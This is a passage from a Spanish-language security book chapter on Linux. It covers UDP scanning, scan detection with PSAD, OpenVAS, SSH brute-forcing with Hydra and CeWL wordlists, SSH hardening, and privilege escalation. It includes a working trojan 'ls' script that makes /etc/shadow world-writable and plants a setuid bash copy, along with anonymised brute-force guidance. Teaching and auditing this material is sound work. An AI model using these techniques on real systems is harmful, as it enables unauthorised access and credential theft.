Para tener un perfil más completo de un ordenador víctima, se escanea por servicios UDP y no tan solo los de TCP. Usualmente se manda un paquete UDP a los puertos y, si no hay respuesta, estará abierto, puesto que si estuviese cerrado mandaría un mensaje de error ICMP indicando que no se puede alcanzar el puerto:

```
root@FromHell:/tmp# hping -2 -p 52 -c 3 192.168.0.150

HPING 192.168.0.150 (eth0 192.168.0.150): udp mode set, 28 headers + 0 data bytes

ICMP Port Unreachable from ip=192.168.0.150 name=UNKNOWN

ICMP Port Unreachable from ip=192.168.0.150 name=UNKNOWN

ICMP Port Unreachable from ip=192.168.0.150 name=UNKNOWN
```

Sin embargo, éste no es siempre el caso, puesto que los *firewall* podrían no permitir que saliesen estos mensajes en ocasiones normales. El siguiente ejemplo es un escaneo UDP a un servidor DNS montado sobre Linux con *firewall*.

```
root@FromHell:~# nmap -sU -p 80,22,53 192.168.0.41

Starting Nmap 4.21ALPHA4 ( http://insecure.org ) at 2007-03-29 18:19 CEST

Interesting ports on 192.168.0.41:

PORT   STATE        SERVICE

22/udp open|filtered ssh

53/udp open|filtered domain

80/udp open|filtered http

MAC Address: 00:40:F6:4C:3A:12 (Katron Computers)

Nmap finished: 1 IP address (1 host up) scanned in 1.478 seconds
```

Los resultados de **Nmap**, en este caso, no son muy interesantes, puesto que no puede determinar si los puertos están abiertos o en un estado cerrado o filtrado por *firewall*. Nmap manda los paquetes UDP sin datos y, al no obtener respuesta alguna, no puede determinar algo certero. El mismo resultado lo da **Hping**:

```
root@FromHell:/tmp# hping -2 -c 5 -p ++50 192.168.0.41

HPING 192.168.0.41 (eth0 192.168.0.41): udp mode set, 28 headers + 0 data bytes

--- 192.168.0.41 hping statistic ---

5 packets transmitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Efectivamente, no hay paquetes de respuesta. Estos resultados pueden llevarnos a pensar que no hay servicio UDP montado, pero se mencionó anteriormente que éste es un servidor DNS, por lo que asumir que está cerrado el puerto 53 sería un error. La razón por la cual no responde es porque estos servicios no responden a paquetes con 0 bytes de datos encapsulados. Genere en el ordenador un fichero con un tamaño superior a 100 bytes, no importa el contenido del archivo. Este fichero se puede encapsular en el paquete UDP con un tamaño de 120 bytes de la siguiente manera:

```
root@FromHell:/tmp# hping -2 -c 5 -p ++50 -d 120 -E fichero.txt 192.168.0.41
HPING 192.168.0.41 (eth0 192.168.0.41): udp mode set, 28 headers + 120 data
bytes
[main] memlockall(): Success
Warning: can't disable memory paging!
len=46 ip=192.168.0.41 ttl=64 DF id=0 seq=3 rtt=1.5 ms
--- 192.168.0.41 hping statistic ---
5 packets transmitted, 1 packets received, 80% packet loss
round-trip min/avg/max = 1.5/1.5/1.5 m
```

En este caso, se ha recibido una respuesta, pero no se sabe de qué puerto. Si a la misma vez se capturan los datos con una herramienta como **Wireshark**, se puede ver que el paquete de respuesta proviene del puerto 53 indicando un error, lo que nos indica que el puerto está abierto.




Figura 5.1. Wireshark muestra un mensaje de error

Hoy en día, con herramientas automatizadas como **Nmap**, y con la gran cantidad de documentación en el tema de escaneo de ordenadores, es normal que su ordenador con servicios en Internet sea una posible víctima. Aun con un *firewall* en frente, no se pueden esconder los servicios que están cara, Internet y, mientras que la mayoría de las técnicas de escaneo pueden ser bloqueadas por reglas de **Iptables**, nunca se puede filtrar el *SYN scan*, puesto que al bloquear paquetes con este bit de control, nadie nunca podría iniciar una sesión.

Existen programas, sin embargo, que detectan los distintos escaneos de puertos y avisan al administrador de red mediante un mensaje de correo, y hasta pueden tomar acciones predeterminadas como, por ejemplo, bloquear la dirección IP. Un muy buen programa para esto es **PSAD** (*Port Scan Attack Detector*). Este programa de código libre y licenciado bajo GPL se puede instalar en el *firewall* de una red para, pasivamente, ir revisando los *logs* de **Iptables** y distinguir los escaneos de puertos, además de cualquier otro tráfico sospechoso.

Psad incorpora varias reglas del famoso detector de intrusos **Snort**, que le ayuda a detectar paquetes sospechosos de varios programas *backdoor*, herramientas de denegación de servicio y escaneos avanzados de red. Se puede descargar de *http://www.cipherdyne.org*, si es que no está ya en el repositorio oficial de su distribución favorita. Dentro de la página Web, existen otras herramientas de gran utilidad que el autor ha diseñado para trabajar conjuntamente con **Psad**.

Esta herramienta es muy interesante para mantener ficheros *log* de los ordenadores que están siendo atacados constantemente, esto es porque permite perfilar a estos usuarios maliciosos. **Psad** también tiene capacidades de *fingerprinting*, que ayudan al administrador a mantener estadísticas de calidad (por ejemplo, ver cuáles son los atacantes más comunes).

Como los otros programas de detección de escaneo de puertos, **Psad** puede tomar acción y bloquear la dirección IP. Es más, se le puede instruir para ejecutar comandos y *scripts* automatizados cada vez que los detecte. Sin embargo, hay que ser cuidadoso con esta práctica sin embargo, estando siempre uno mismo atento a qué hacer, en vez de proceder ciegamente a ir activando estas opciones. La razón es porque los paquetes pueden estar *espoofeados*, dejando en los ficheros *log* una dirección IP que no es la del atacante. Esto sería muy común en el caso de que el atacante estuviese ocupando la técnica *Idle scan*, donde utiliza una máquina *zombi* en Internet para realizar un escaneo de puertos dejando la dirección IP de este último. Incluso podría hacerlo adrede, para ir denegando servicios y llenando los ficheros *log* con información errónea para alertar al sistema.

Psad es una buena solución para las redes pequeñas que requieran rápidamente de un poco de seguridad. En el caso de que se requiera de un sistema de detección de intrusos, prefiera **Snort**, que es una buena solución para redes medianas y grandes. Es también una herramienta que puede escalar para monitorizar la red en su totalidad y no tan solo el punto de entrada. **Snort**, entre varios otros preprocesadores, incluye también la habilidad para detectar escaneos de puertos. A continuación, se presenta una salida de **Psad**, donde se detecta una dirección origen escaneando una máquina con dirección destino y se producen 12 alertas vía mail.

```
=-=-=-=-=-=-=-=-=-=-=-=-= Thu Mar 29 19:58:02 2007 =-=-=-=-=-=-=-=-=-=-=-=-=
  Danger level: [4] (out of 5) Multi-Protocol
  Scanned UDP ports: [4-54321: 804 packets, Nmap: -sU]
  iptables chain: INPUT (prefix "Shorewall:net2fw:DROP:"), 804 packets
          Source: 192.168.0.192
          DNS: jeanpaul.stackoverflow.data
          Destination: 192.168.0.41
          DNS: nebucadnezzar.stackoverflow.data
 Overall scan start: Thu Mar 29 19:40:12 2007
 Total email alerts: 12
 Complete TCP range: [1-65301]
 Complete UDP range: [1-54321]
 Syslog hostname: nebucadnezzar
     Global stats: chain:   interface:   TCP:   UDP:   ICMP:
              INPUT    eth0        5084   2583   8
```

5.3 ENTRANDO EN EL ORDENADOR

El trabajo de investigación es una larga tarea e involucra leer bastante sobre los servicios que estén montados sobre el ordenador víctima. El trabajo más arduo es identificar qué puntos de entrada serían aptos para ocupar en el momento de penetrar el sistema. Hay dos maneras de avanzar, una es obteniendo un *exploit* que funcione sobre algún servicio vulnerable y la otra es obteniendo la contraseña para entrar como un usuario normal transparente al sistema.

5.3.1 OpenVAS

Para lograr la identificación de las vulnerabilidades de un equipo remoto se han de realizar, en ocasiones, cientos de pruebas, comenzando por un escaneo de puertos y la identificación de los servicios asociados a estos, hasta la búsqueda de *exploits* o vulnerabilidades aprovechables basadas en los servicios disponibles. En ocasiones la realización de todas estas pruebas de manera exhaustiva puede llevar días, semanas e incluso meses. Sin embargo, todas estas acciones pueden ser automatizadas mediante los llamados "escaneadores de vulnerabilidades". Uno de los programas de este tipo mas conocidos, debido a su ideología Open Source, es OpenVAS, incluido en todas las versiones de la distribución BackTrack.

OpenVas, acrónimo de *Open Vulnerability Assessment System*, es una réplica del famoso Nessus que surgió tras la compra de éste por cuenta de la compañía Tenable Network Security y dejara de ser completamente de código abierto.

El software de OpenVAS es completamente gratuito, descargable desde la propia página del proyecto en *http://www.openvas.org*. En la actualidad OpenVAS contiene 19.000 *plugins* gratuitos descargables en los cuales se incluyen diversos métodos de intrusión e identificación de vulnerabilidades tanto de ámbito local como remoto para los principales sistemas operativos.

OpenVAS muestra la información obtenida mediante los escaneos de vulnerabilidades realizados sobre la máquina objetivo de una manera intuitiva dividiendo la información según la gravedad y el protocolo, puerto o servicio vulnerable.




Figura 5.2. Informe de vulnerabilidades extraído por OpenVAS

5.3.2 Hydra

Es muy difícil encontrar hoy en día un *exploit zero day* para los sistemas operativos, en especial si se trata de Linux. Las vulnerabilidades en Linux son parcheadas rápidamente; gracias a la naturaleza del código libre, hay miles de ojos supervisando el código constantemente. Una vez encontrada una vulnerabilidad, los atacantes tienen una ventana de entre 24 y 48 horas antes de que los sistemas se actualicen con el parche de seguridad. Es por esto que en la mayoría de los casos, los atacantes preferirán atacar las cuentas remotamente, tratando de adivinar la contraseña.

Para atacar los servicios de esta manera, existe **Hydra** de THC (*The Hackers Choice*). Puede obtener este *software* de su portal Web en *http://freeworld.thc.org/thc-hydra/*. La versión más reciente y configurada para su uso se encuentra en las distribuciones de BackTrack y en los repositorios de la mayoría de los sistemas basados en Linux. Para la versión grafica se incluye el paquete *xhydra*.




Figura 5.3. La interfase gráfica de hydra

Las contraseñas débiles siguen siendo en la mayoría de casos la mayor vulnerabilidad de cualquier sistema de red. Es muy común que los usuarios no tengan consciencia sobre cómo crear contraseñas fuertes y hasta que ni siquiera consideren que sea algo necesario. Con **Hydra**, podrá explotar esta vulnerabilidad humana y realizar ataques de fuerza bruta contra servicios que permitan la validación de usuarios remotos.

Hay otros programas capaces de realizar estos ataques de fuerza bruta, pero **Hydra** cubre el mayor auge de protocolos de validación, soportando hasta ahora más de 20 protocolos de autenticación. Como es un proyecto de código libre, puede estar seguro de que este programa estará siempre incluyendo protocolos nuevos para aumentar el rango de ataque. En entornos Linux, el servicio que más interesa explotar es el SSH. El protocolo SSH es utilizado para la administración remota y es ya considerado un estándar en Linux, y puede estar seguro de que lo encontrará en la gran mayoría de servidores en Internet.

Dentro de las opciones que ofrece **Hydra**, encontrará la selección de objetivos, donde puede introducir la dirección IP de una terminal o seleccionar una lista para múltiples víctimas. En la mayoría de los casos, se quiere comprometer una sola máquina, sin embargo, tener múltiples objetivos es una opción bastante útil para auditar diversos ordenadores dentro de la red. Puede seleccionar de entre varios protocolos de autenticación en la lista desplegable; en caso de que sea mediante un formulario Web seguro, **Hydra** puede negociar una sesión SSL para mandar las contraseñas cifradas.

Al igual que objetivos, puede elegir escribir un solo usuario o seleccionar una lista de ellos, y lo mismo para las contraseñas. Lo ideal sería conocer los nombres usuarios y tan solo adivinar las contraseñas. Aunque no es tan difícil si se tiene acceso a los correos de los usuarios, puesto que los nombres ahí, por lo general, son los mismos que utilizan para validarse en el sistema (existen servicios de correo electrónico donde el usuario es un alias de una cuenta distinta, que es la real, lo cual pone el reto algo más difícil).

Como **Hydra** se basa en ataques de diccionario, habrá que armarse un buen listado de usuarios y contraseñas. Bastaría con realizar búsquedas en Internet para encontrar listas de apellidos y nombres para empezar a armar un diccionario bueno. Lo importante es elegir nombres relacionados con la localidad, ¡no sirve de nada poner en el listado el apellido Washington, si el servidor está en una empresa española! Hay que ser certero y efectivo, reduciendo la lista a nombres locales. Los formatos de los nombres usuarios normalmente son el apellido y la letra inicial del primer nombre al frente. Para lograr estas permutaciones se pueden crear *scripts*

sencillos, o bien ocupar programas que puedan generar estas listas. **Brutus**, otra herramienta para ataques de fuerza bruta, tiene una utilidad para crear diccionarios.

Existen listas de contraseñas ya generadas en Internet, la comunidad de usuarios crea incluso portales y servidores dedicados a la creación y almacenamiento de estas listas de un modo totalmente *open*, basado en compartir estas listas de contraseñas, éste es el caso del servidor de *Oxford Uni Wordlists*, al cual podrá acceder mediante el servicio *ftp://ftp.ox.ac.uk/pub/wordlists/* o el portal *http://www.insidepro.com/eng/download.shtml* en el que se incluyen multitud de estas listas divididas en diversos idiomas y características específicas como películas, famosos, estilos musicales, etc. que en algunas ocasiones pueden llegar a ocupar cerca de 300 MB. Este método de penetración es, obviamente, un método que exige mucha paciencia. Mientras que en auditorías estas listas grandes pueden ser buenas ideas, en la vida real, el atacante elegirá las mejores palabras basandose en el trabajo investigativo sobre la empresa o la persona.

Hydra permite configuraciones más sutiles al permitir disminuir o aumentar el número de conexiones a la vez que permitirá realizar al servicio atacado. En el caso de los servicios SSH, es recomendable tener este número muy bajo. Por defecto, **Hydra** permite 36 conexiones en paralelo, sin embargo, esto también puede denegar servicios en el ordenador. Para SSH es mejor bajar estas conexiones a una a la vez. Para permitir anonimato, **Hydra** también permite la configuración de un Proxy para no realizar una conexión directa a la máquina destino del ataque.




Figura 5.4. Hydra encuentra una contraseña

5.3.3 Generación de diccionarios

Muchos de los ataques de contraseñas van de la mano con el uso de diccionarios. La efectividad de un ataque de diccionario dependerá de lo bueno que sea el diccionario a utilizar. En algunos casos es de mucha ayuda tener un diccionario personalizado según el tipo de objetivo que estemos auditando. Este tipo de diccionarios son efectivos debido a que el comportamiento de los usuarios es el de poner contraseñas vinculadas a lo que hacen ellos o la organización en la que trabajan. Por ejemplo: ss muy probable que una persona de finanzas tenga como contraseña alguna palabra relacionada a las finanzas.

Una herramienta muy conocida para la generación de diccionarios personalizados es CEWL. Esta herramienta permite al usuario crear una lista diccionario de contraseñas, descargando todas las palabras contenidas en una página Web. De esta forma obtendremos una lista de palabras muy relacionadas con el giro de negocio de la empresa, que al fin y al cabo es también el campo en el que trabajan los usuarios.

Esta herramienta se ejecuta en entornos Linux y está incluida en la lista de utilidades de la distribución BackTrack en el directorio */pentest/passwords/cewl/* y en la página oficial *http://www.digininja.org/projects/cewl.php*. La sintaxis básica para utilizarla es: *./cewl.rb [OPCION] URL*.

```
root@ninjasec:/ninjasec/cewl# ./cewl.rb --help
cewl 3.0 Robin Wood (dninja@gmail.com) (www.digininja.org)

Usage: cewl [OPTION] ... URL
     --help, -h: show help
     --depth x, -d x: depth to spider to, default 2
     --min_word_length, -m: minimum word length, default 3
     --offsite, -o: let the spider visit other sites
     --write, -w file: write the output to the file
     --ua, -u user-agent: useragent to send
     --no-words, -n: don't output the wordlist
     --meta, -a file: include meta data, optional output file
     --email, -e file: include email addresses, optional output file
     --meta-temp-dir directory: the temporary directory used by
       exiftool when parsing files, default /tmp
     -v: verbose

     URL: The site to spider.
```

Utilizando como único parámetro la dirección de la pagina Web a escanear, la herramienta mostrará por pantalla todas las palabras clave listadas en el interior de la página, pero este *software* permite afinar más la búsqueda utilizando parámetros extra que pueden llegar a ser extremadamente útiles en la búsqueda de

patrones de contraseñas en una página Web. Algunos de los parámetros más importantes son los siguientes:

- **--min_word_length (tamaño mínimo de palabra)**: este parámetro indica el número mínimo de caracteres que debe tener la palabra a extraer para considerarla válida. Por defecto es 3.

- **--write (salida a un fichero de texto)**: este parámetro indica la ruta en la que se almacenarán las palabras extraídas durante el escaneo de la página.

- **--meta (captura de metacaracteres)**: este parámetro intentará extraer palabras incluidas en la página Web como metacaracteres.

- **--email (direcciones de correo)**: este parámetro busca también direcciones de correo incluidas en la página para incluirlas en el diccionario.

Utilizando el siguiente comando puede extraer cerca de 13.300 palabras de la página *http://www.google.com*.

```
#> ./cewl.rb --meta --email --write /root/google.txt http://www.google.com
#> Wc –l google.txt
13262 google.txt
```

5.3.4 Securizando SSH

El servicio de SSH es ya un estándar en toda distribución de Linux. Este servicio es la manera perfecta para administrar remotamente de manera segura, además manda los datos a través de un túnel cifrado. Junto con la funcionalidad de una consola remota, ofrece también enrutamiento de puertos, tunelización de VPN y transferencia de archivos. ¡Todo esto con tan solo un puerto expuesto a Internet! Con tan solo mantener este *software* actualizado y eligiendo buenas contraseñas, los ataques de diccionario a este servicio no tendrán ningún efecto. Sin embargo, ataques constantes a este servicio pueden tener otros efectos negativos.

El constante ataque al puerto SSH indudablemente dejará una cantidad increíble de ficheros *logs* que indican validaciones fallidas. En el siguiente listado vemos unas pocas líneas mostrando el intento de acceder al servicio SSH mediante el ataque de diccionario previamente comentado.

```
Mar 30 16:19:57 nebucadnezzar sshd[5170]: Failed password for neo from ::ffff:192.168.0.172 port 51737 ssh2

Mar 30 14:19:57 nebucadnezzar sshd[5171]: Failed password for neo from ::ffff:192.168.0.172 port 51737 ssh2

Mar 30 14:19:57 nebucadnezzar sshd[5171]: Failed keyboard-interactive for neo from ::ffff:192.168.0.172 port 51737 ssh2

Mar 30 16:19:59 nebucadnezzar sshd[5170]: Failed password for neo from ::ffff:192.168.0.172 port 51737 ssh2

Mar 30 14:19:59 nebucadnezzar sshd[5171]: Failed password for neo from ::ffff:192.168.0.172 port 51737 ssh2
```

Además de llenar los ficheros *logs*, el constante ataque podría denegar otros servicios que se encuentren en ese ordenador. Si es un servidor de correo con base de datos, la gente que quiera acceder a su correo podría encontrarse con errores de exceso en el tiempo de espera. Pueden darse algunos pasos sencillos para securizar mejor este servicio dentro de los propios ficheros de configuración del demonio SSH:

- **No permitir la validación de root**. La cuenta de administración **root** siempre resultará ser la víctima en los ataques de diccionario. Porque es un usuario conocido, muchos *script kiddies* van directamente a por este usuario pensando que es una apuesta segura, y muchas veces lo es. El siguiente parámetro en **sshd_config** bastará para no permitir esto:

  ```
  PermitRootLogin NO
  ```

- **Reducir la cantidad de usuarios que puedan validarse remotamente**. No hay razón para que usuarios regulares que no tengan necesidad de entrar en el sistema puedan validarse en este servicio. Dentro del mismo fichero de configuración, se puede tanto permitir como denegar este derecho a usuarios y grupos:

  ```
  AllowUsers      yo
  AllowGroups     migrupo
  DenyUsers       raul
  DenyGroups      grupoderaul
  ```

- **Sólo permitir el protocolo 2 de SSH**. La primera versión de SSH es menos segura y está actualmente despreciada para favorecer la versión 2:

  Protocol 2

- **Usar un par de llaves para la autenticación**. Deshabilite el uso de contraseñas y prefiera solamente el uso de un par de llaves para la autenticación. Si se conecta a varios ordenadores, deberá mantener una copia de la llave de cliente en cada uno o bien llevarlo en un *pendrive*.

Importante: para instalar el par de llaves, siga las siguientes instrucciones:

1. En el ordenador cliente de donde se quiere conectar, debe primero generar el par de llaves para la autenticación. Dentro de la suite de herramientas de OpenSSH, existe el comando **ssh-keygen**. Ejecútelo de la siguiente manera con el usuario que desea conectarse:

   ssh-keygen -t rsa

   Con esta instrucción, se le dice a OpenSSH que genere el par de llaves con el método de encriptación RSA, que añadirá protección extra al agregar una contraseña para el uso de la llave.

2. En el momento de generar las llaves, éstas se crearon en:

   ~/.ssh/id_rsa

   ~/.ssh/id_rsa.pub

   Copie y respalde este par de llaves en un medio físico. La llave id_rsa.pub es la llave de autenticación pública, se debe copiar al ordenador servidor para poder hacer uso de ella.

3. En el ordenador servidor, en el directorio de inicio del usuario que ocupa para conectarse, agregue la llave al fichero de llaves autorizadas de la siguiente manera:

   ~/.ssh$ cat id_rsa.pub >> authorized_keys

   El nombre del fichero para las llaves autorizadas es authorized_keys por defecto, pero se puede cambiar en el fichero de configuración ubicado en **/etc/ssh/sshd_config**. Puede remover el fichero id_rsa.pub si lo desea.

4. Deshabilite el uso de contraseña para el usuario que ha instalado la llave. En el fichero de /etc/passwd, en la línea perteneciente al usuario en el campo de contraseña, cambie la 'x' por un '*' como se muestra en el ejemplo a seguir:

```
kr0m:*:1000:1000:kr0m,,,:/home/kr0m:/bin/bash
```

5. Configure los permisos del fichero authorized_keys para que sólo el usuario propietario los pueda leer:

```
~/.ssh$ chmod 600 authorized_keys
```

6. Para conectarse, ocupe ssh-agent y ssh-add para administrar sus llaves. Con ssh-agent, puede abrir una consola que recuerde su llave para no estar preguntando la contraseña cada vez que quiera realizar una operación. El siguiente listado muestra cómo hacer uso de estas herramientas:

```
kr0m@FromHell:~$ ssh-agent $SHELL
kr0m@FromHell:~$ ssh-add $HOME/.ssh/id_rsa
Enter passphrase for /home/kr0m/.ssh/id_rsa:
Identity added: /home/kr0m/.ssh/id_rsa (/home/kr0m/.ssh/id_rsa)
kr0m@FromHell:~$ ssh kr0m@192.168.0.41
Last login: Fri Mar 30 16:25:14 2007
[kr0m@nebucadnezzar ~]$
```

5.4 ESCALANDO PRIVILEGIOS

Lo deseable siempre es ser **root**. Pero no siempre se podrá lograr esto y en Linux es una tarea ardua. Muchas veces, aunque haya explotado una vulnerabilidad, lo único que obtendrá es una cuenta limitada de usuario. Mientras que iniciar un servicio y vincular un puerto son tareas exclusivas de **root**, una vez que un servicio demonio termine de inicializarse, los permisos son inmediatamente reducidos a los de una cuenta limitada. Si leyó la primera sección de este capítulo que hace referencia al sistema de permisos, se acordará de que existen varios usuarios de sistema que son utilizados exclusivamente para el manejo de ciertos programas.

Hasta adivinando contraseñas, la cuenta menos probable a obtener es **root**, puesto que los administradores usualmente deshabilitan el uso de este usuario en los servicios que se encuentran cara a Internet, y no permiten que se valide. Lo más común entonces será empezar con una consola de permisos limitados y deberá encontrar la manera de escalar sus privilegios a los de un administrador.

5.4.1 Explotando programas con SUID

El sistema operativo de Linux es moldeable, ofreciendo herramientas que son lo suficientemente dinámicas para lograr tareas que el autor del programa no se hubiese imaginado. El sistema de permisos permite dar una seguridad robusta, siempre y cuando el administrador sepa qué conlleva "ser seguro". En manos menos experimentadas, se puede errar y, desapercibidamente, vulnerar el sistema. Éste es el caso cuando se activa el bit de SUID o SGID previamente visto en este capítulo.

El bit de SUID activado en ficheros que pertenezcan a **root** es el más peligroso y habrá que tener cautela con él. Como estos programas pertenecen a **root**, cualquier usuario que los ejecute los ejecutará con los permisos de **root**. Si el programa es afectado por un desbordamiento de memoria, al darle, por ejemplo, un argumento muy grande, se puede introducir un *shellcode* desde la línea de comando. Éste no es normalmente el caso con varios de los programas que vienen por defecto instalados en las distribuciones más estables de hoy en día, pero sí puede ocurrir en versiones previas de la distribución de Linux y también por programas que han sido creados para uso interno. Para encontrar los programas con el bit de SUID o SGID activados, se puede ocupar el comando **find** de la siguiente manera:

```
~$ find / \( -perm -4000 -o -perm -2000 \) -type f -print
```

La manera más común de explotar estos programas es ver las dependencias a librerías por las llamadas a sistema que hace. Puesto que el programa está compilado, no se podrá alterar el binario, sin embargo existen programas que hacen uso de la variable de entorno **$PATH** en vez de escribir la ruta absoluta a la librería o programa externo que necesita para ejecutar una instrucción. Cuando el programa externo no es escrito con la ruta absoluta de su ubicación, Linux ocupará las rutas listadas en **$PATH**. Sería cuestión de compilar el programa externo con código malicioso dentro del directorio de inicio y después modificar la ruta para incluir un '.' al inicio de ella. De esta manera, cuando el programa con SUID se ejecute y vaya en busca de la librería, buscará primero en el directorio donde se ejecutó el comando, donde se encuentra el programa malicioso que se compiló con

anterioridad y lo ejecute con permisos de root. El siguiente listado muestra el uso de **ldd** para encontrar programas con SUID o SGID y listar las dependencias a librerías enlazadas:

```
~$ ldd `find / \( -perm -4000 -o -perm -2000 \) 2> /dev/null`
```

5.4.2 Abusando de la ruta relativa '.'

En ocasiones, los usuarios suelen agregar a la variable de entorno **$PATH** el '.' para ejecutar *scripts* en directorios locales. Esto es muy habitual en administradores que les gusta escribir *scripts* de mantenimiento en directorios poco habituales. Por la pereza de no querer escribir './' en la línea de comandos en cada instancia de invocar un programa en el actual directorio, agregan el '.' en **$PATH**. Esto es fácilmente explotado al escribir programas maliciosos dentro de algún directorio con el nombre de algún programa común como **ls**. Cuando el administrador escriba el comando dentro del directorio con esta trampa, ejecutará sin saberlo un *script* malévolo. Veamos el siguiente código:

```
#!/bin/bash
if chmod 666 /etc/shadow > /dev/null 2>&1; then
        cp /bin/bash /tmp/.bash;
        chmod 4777 /tmp/.bash;
fi;
ls --color="auto"
```

Un *script* malicioso como éste normalmente residiría dentro de /**tmp**. La razón para esto es que cualquier usuario puede escribir dentro de este escritorio, tanto como ejecutar programas y *scripts*. Este ataque asume que la ruta del administrador del sistema está agregada al comienzo de las rutas listadas en **$PATH**. Cuando el administrador liste este directorio como root, la variable de entorno **$PATH** le indica a **bash** que busque **ls** dentro del directorio actual. En condiciones normales no lo encontraría, pero en este caso sí lo va a ver, puesto que se ha dejado ahí intencionadamente. Al ejecutarse este pequeño troyano **ls**, cambiará los permisos del fichero **/etc/shadow** para que pueda ser leído y escrito por todos. Cualquier error será truncado y se creará una copia de /**bin/bash** en **/tmp,** pero como un fichero oculto. Al final, el directorio se lista de igual manera y no hay indicios de fechoría alguna.

